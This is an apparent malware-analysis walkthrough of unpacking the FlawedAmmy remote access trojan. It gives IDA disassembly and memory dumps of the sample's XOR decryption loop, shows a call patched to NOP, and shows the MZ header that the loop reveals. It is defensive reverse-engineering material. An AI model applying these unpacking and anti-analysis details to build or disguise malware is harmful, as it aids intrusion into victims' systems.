.rdata:00402180 var_53= byte ptr -53h
.rdata:00402180 var_52= byte ptr -52h
.rdata:00402180 var_51= byte ptr -51h
.rdata:00402180 var_50= byte ptr -50h
.rdata:00402180 var_4F= byte ptr -4Fh
.rdata:00402180 var_4E= byte ptr -4Eh
.rdata:00402180 var_4D= byte ptr -4Dh
.rdata:00402180 var_4C= byte ptr -4Ch
.rdata:00402180 var_4B= byte ptr -4Bh
.rdata:00402180 var_4A= byte ptr -4Ah
.rdata:00402180 var_49= byte ptr -49h
.rdata:00402180 var_48= byte ptr -48h
.rdata:00402180 var_47= byte ptr -47h
.rdata:00402180 var_46= byte ptr -46h
.rdata:00402180 var_45= byte ptr -45h
.rdata:00402180 var_44= byte ptr -44h
.rdata:00402180 var_43= byte ptr -43h
.rdata:00402180 var_42= byte ptr -42h


```

Let's bypass all the problematic block code to here.




If we step over, when the **call** hit somewhere below, it will call the unpack resources.


If the call edi we step over, it will jump all over the start again. We are not getting fool by the call edi again!




Let's bypass this!

Something might interest here.





If we click this function, we able to see what XOR encryption do at what type it try to decrypt.



Before


```
debug057:001D0000 ; Segment permissions: Read/Write/Execute
debug057:001D0000 debug057      segment byte public 'CODE' use32
debug057:001D0000      assume cs:debug057
debug057:001D0000      ;org 1D0000h
debug057:001D0000      assume es:debug014, ss:debug014, ds:debug014, fs:debug014, gs:debug014
debug057:001D0000      db 4Dh ; M
debug057:001D0001      db 36h ; 6
debug057:001D0002      db 0F9h
debug057:001D0003      db 75h ; u
debug057:001D0004      db 67h ; g
debug057:001D0005      db 73h ; s
debug057:001D0006      db 69h ; i
debug057:001D0007      db 66h ; f
debug057:001D0008      db 4Dh ; M
debug057:001D0009      db 55h ; U
debug057:001D000A      db 4Ah ; J
debug057:001D000B      db 47h ; G
debug057:001D000C      db 90h
debug057:001D000D      db 88h
debug057:001D000E      db 70h ; p
debug057:001D000F      db 64h ; d
debug057:001D0010      db 0CDh
debug057:001D0011      db 72h ; r
debug057:001D0012      db 79h ; y
debug057:001D0013      db 32h ; 2
debug057:001D0014      db 33h ; 3
debug057:001D0015      db 38h ; 8
```


Let's try redo again same step as above and see the decryption process. Watch how "db 36h ; 6" decrypt.


After

```
debug057:001D0000      assume cs:debug057
debug057:001D0000      ;org 1D0000h
debug057:001D0000      assume es:debug014, ss:debug014, ds:debug014, fs:debug014, gs:debug014
debug057:001D0000      db 4Dh ; M
debug057:001D0001      db 5Ah ; Z
debug057:001D0002      db 0F9h
debug057:001D0003      db 75h ; u
debug057:001D0004      db 67h ; g
debug057:001D0005      db 73h ; s
debug057:001D0006      db 69h ; i
debug057:001D0007      db 66h ; f
debug057:001D0008      db 4Dh ; M
debug057:001D0009      db 55h ; U
debug057:001D000A      db 4Ah ; J
debug057:001D000B      db 47h ; G
debug057:001D000C      db 90h
debug057:001D000D      db 88h
debug057:001D000E      db 70h ; p
```

After we loop 2 time, the XOR start revealing the decryption for the .rsrc section









Part 2 – Dynamic Reverse Engineering FlawedAmmy RAT

Okay cool. Now we know how the decryption method works. let's let it all decrypt in the memory. But the problem is `push edi`, which will return us at the `_start`



```
call edi
mov     eax, 4BDA12F7h
imul   esi
mov     ecx, dword_404020
sar     edx, 4
mov     eax, edx
shr     eax, 1Fh
add     eax, edx
imul   eax, 36h ; '6'
mov     edx, esi
sub     edx, eax
mov     al, ds:byte_4032D0[edx]
xor     [ecx+esi], al
```

This line makes us trouble. Let's just change it to NOP and patch the program.



```
.rdata:00402900 loc_402900:
.rdata:00402900 cmp     esi, 0FFFFFFFh
.rdata:00402900 jz      short loc_40292E

.rdata:00402905 nop
.rdata:00402906 xlat
.rdata:00402907 mov     eax, 4BDA12F7h
.rdata:00402908 imul   esi
.rdata:00402909 mov     ecx, dword_404020
.rdata:00402914 sar     edx, 4
.rdata:00402917 mov     eax, edx
.rdata:00402919 shr     eax, 1Fh
.rdata:0040291C add     eax, edx
.rdata:0040291E imul   eax, 36h ; '6'
.rdata:00402921 mov     edx, esi
.rdata:00402923 sub     edx, eax
.rdata:00402925 mov     al, ds:byte_4032D0[edx]
.rdata:0040292B xor     [ecx+esi], al

.rdata:0040292E loc_40292E:
.rdata:0040292E inc     esi
.rdata:0040292F cmp     esi, dword_404054
.rdata:00402935 jb      short loc_402900

.rdata:00402937 loc_402937:
.rdata:00402937 call   XX_call_after_blob_decryption

.rdata:0040293C loc_40293C: ; uExitCode
.rdata:0040293C push  0
.rdata:0040293E call   ds:ExitProcess
```

We reached call “`XX_call_after_blob_decryption`”. We expect all the above XOR decrypted.

Let's look inside the program memory for verification. The only protection we found interesting.


Base address	Type	Size	Protection	Use	Total WS	Priv
> 0x10000	Mapped	64 kB	RW	Heap (ID 2)	4 kB	
> 0x20000	Mapped	32 kB	R		8 kB	
> 0x40000	Mapped	104 kB	R		96 kB	
> 0x60000	Private	256 kB	RW	Stack (thread 3960)	20 kB	
